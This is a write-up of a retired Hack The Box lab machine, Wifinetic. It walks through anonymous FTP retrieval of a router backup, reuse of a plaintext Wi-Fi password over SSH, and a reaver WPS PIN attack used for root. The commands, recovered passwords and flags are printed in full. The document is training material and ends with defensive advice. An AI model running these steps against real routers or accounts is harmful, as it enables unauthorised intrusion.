⚠️ Spoiler warning — retired HTB machine. This writeup documents my playthrough of the retired Hack The Box machine Wifinetic. The VPN IPs shown below are the HTB-assigned VPN addresses used during the box (left intact here for reproducibility). Do not attempt this on non-authorised or active systems.
Overview
- Platform: Hack The Box (retired)
- Target OS: OpenWrt / Embedded Linux (router-like device)
- Focus: anonymous FTP → backup extraction → credential reuse (SSH) → local wireless enumeration → WPS PIN attack (reaver) → root shell
- Difficulty: Easy / Medium (requires local wireless tooling)
🔍 Recon
Initial scan:
nmap -sV -sC -oN initial 10.129.229.90

Result highlights (relevant lines):
21/tcp open ftp vsftpd 3.0.3 | ftp-anon: Anonymous FTP login allowed (FTP code 230) | -rw-r–r– 1 ftp ftp 4434 Jul 31 2023 MigrateOpenWrt.txt | -rw-r–r– 1 ftp ftp 2501210 Jul 31 2023 ProjectGreatMigration.pdf | -rw-r–r– 1 ftp ftp 60857 Jul 31 2023 ProjectOpenWRT.pdf | -rw-r–r– 1 ftp ftp 40960 Sep 11 2023 backup-OpenWrt-2023-07-26.tar | -rw-r–r– 1 ftp ftp 52946 Jul 31 2023 employees_wellness.pdf Anonymous FTP and the router backup archive (backup-OpenWrt-2023-07-26.tar) were the highest-value findings.
📂 FTP enumeration & archive extraction
Anonymous FTP allowed downloading files as the ftp user. I downloaded the backup archive and extracted it locally:

download
get backup-OpenWrt-2023-07-26.tar
tar -xvf backup-OpenWrt-2023-07-26.tar

Inside the extracted filesystem I inspected OpenWrt config files and discovered a Wi-Fi passphrase in plaintext:

“VeRyUniUqWiFIPasswrd1!”

I also noted local account names recorded in the extracted /etc/passwd.
🪪 Initial access — credential reuse → SSH (netadmin)

I tried reusing the discovered Wi-Fi password against local accounts from /etc/passwd and successfully logged in as netadmin:
ssh netadmin@10.129.229.90
password: VeRyUniUqWiFIPasswrd1!
User flag:
netadmin@wifinetic:~$ cat user.txt
“03687ad349ad3fd2ab27afb86bc10f1b”

📡 Local enumeration — wireless roles & capabilities
It is now time to see how we can escalate privileges.

From the netadmin shell I enumerated network and wireless services:
ifconfig

systemctl status wpa_supplicant.service

systemctl status hostapd.service

I used iwconfig as it works similarly to ifconfig, but it is dedicated to wireless networking interfaces.
It is used to set the parameters of the network interface and configure wireless operation.
iwconfig
iw dev

The iw dev command lists information about available wireless network interfaces and their capabilities.
It is part of the iw utility, which is a powerful tool for configuring and managing wireless devices.
Findings:
wlan1 was a managed client (connected to ESSID: “OpenWrt”).
wlan0 was in Master mode (the device acting as the AP).
mon0 (monitor mode) was present on the device.
I also checked file capabilities:
getcap -r / 2>/dev/null

… /usr/bin/reaver = cap_net_raw+ep
/usr/bin/reaver had cap_net_raw, meaning it could perform raw network operations needed for WPS attacks.
⚡ Privilege Escalation — WPS PIN attack (reaver)
From iw / iwconfig output I identified the AP BSSID:
“02:00:00:00:00:00”
I launched a WPS PIN attack from the device (using the local reaver binary) on the monitor interface:
reaver -i mon0 -b 02:00:00:00:00:00 -vv -c 1

Reaver completed and returned the AP Wi-Fi passphrase:
“WhatIsRealAnDWhAtIsNot51121!”
Using that passphrase I switched to root:
netadmin@wifinetic:~$ su root
Password: WhatIsRealAnDWhAtIsNot51121!

Root flag:
root@wifinetic:/home/netadmin# cat /root/root.txt

“94866ea86e569ab12e3c2d0f5893db19”
🏁 Flags
User flag: 03687ad349ad3fd2ab27afb86bc10f1b
Root flag: 94866ea86e569ab12e3c2d0f5893db19
🔑 Takeaways
Backups leak secrets. Firmware/backups (OpenWrt configs) contained a Wi-Fi passphrase — treat backups as sensitive.
Credential reuse works. The Wi-Fi password reused on a local account provided the initial foothold.
Local tooling matters. getcap revealed reaver with cap_net_raw—check file capabilities during enumeration.
WPS is risky. If WPS is enabled, Reaver-style PIN attacks can reveal strong credentials; disable WPS where possible.
Defensive steps: restrict anonymous FTP, avoid storing plaintext credentials in backups, disable WPS on APs, and remove unnecessary cap_net_raw capabilities from binaries.
⚙️ Full command summary (ordered)
Recon
nmap -sV -sC -oN initial 10.129.229.90
FTP (anonymous) -> download -> extract
get backup-OpenWrt-2023-07-26.tar
tar -xvf backup-OpenWrt-2023-07-26.tar
SSH access (credential reuse)
ssh netadmin@10.129.229.90
password:
VeRyUniUqWiFIPasswrd1!
Local enumeration
ifconfig
systemctl status wpa_supplicant.service
systemctl status hostapd.service
iwconfig
iw dev
getcap -r / 2>/dev/null
Reaver WPS attack (from compromised box)
reaver -i mon0 -b 02:00:00:00:00:00 -vv -c 1
Escalate to root
su root
cat /root/root.txt
📚 Resources
OpenWrt / router backup forensics guides
reaver documentation — WPS PIN attack tool
Linux file capabilities: getcap / setcap docs
HTB retired machines archive (for context & learning)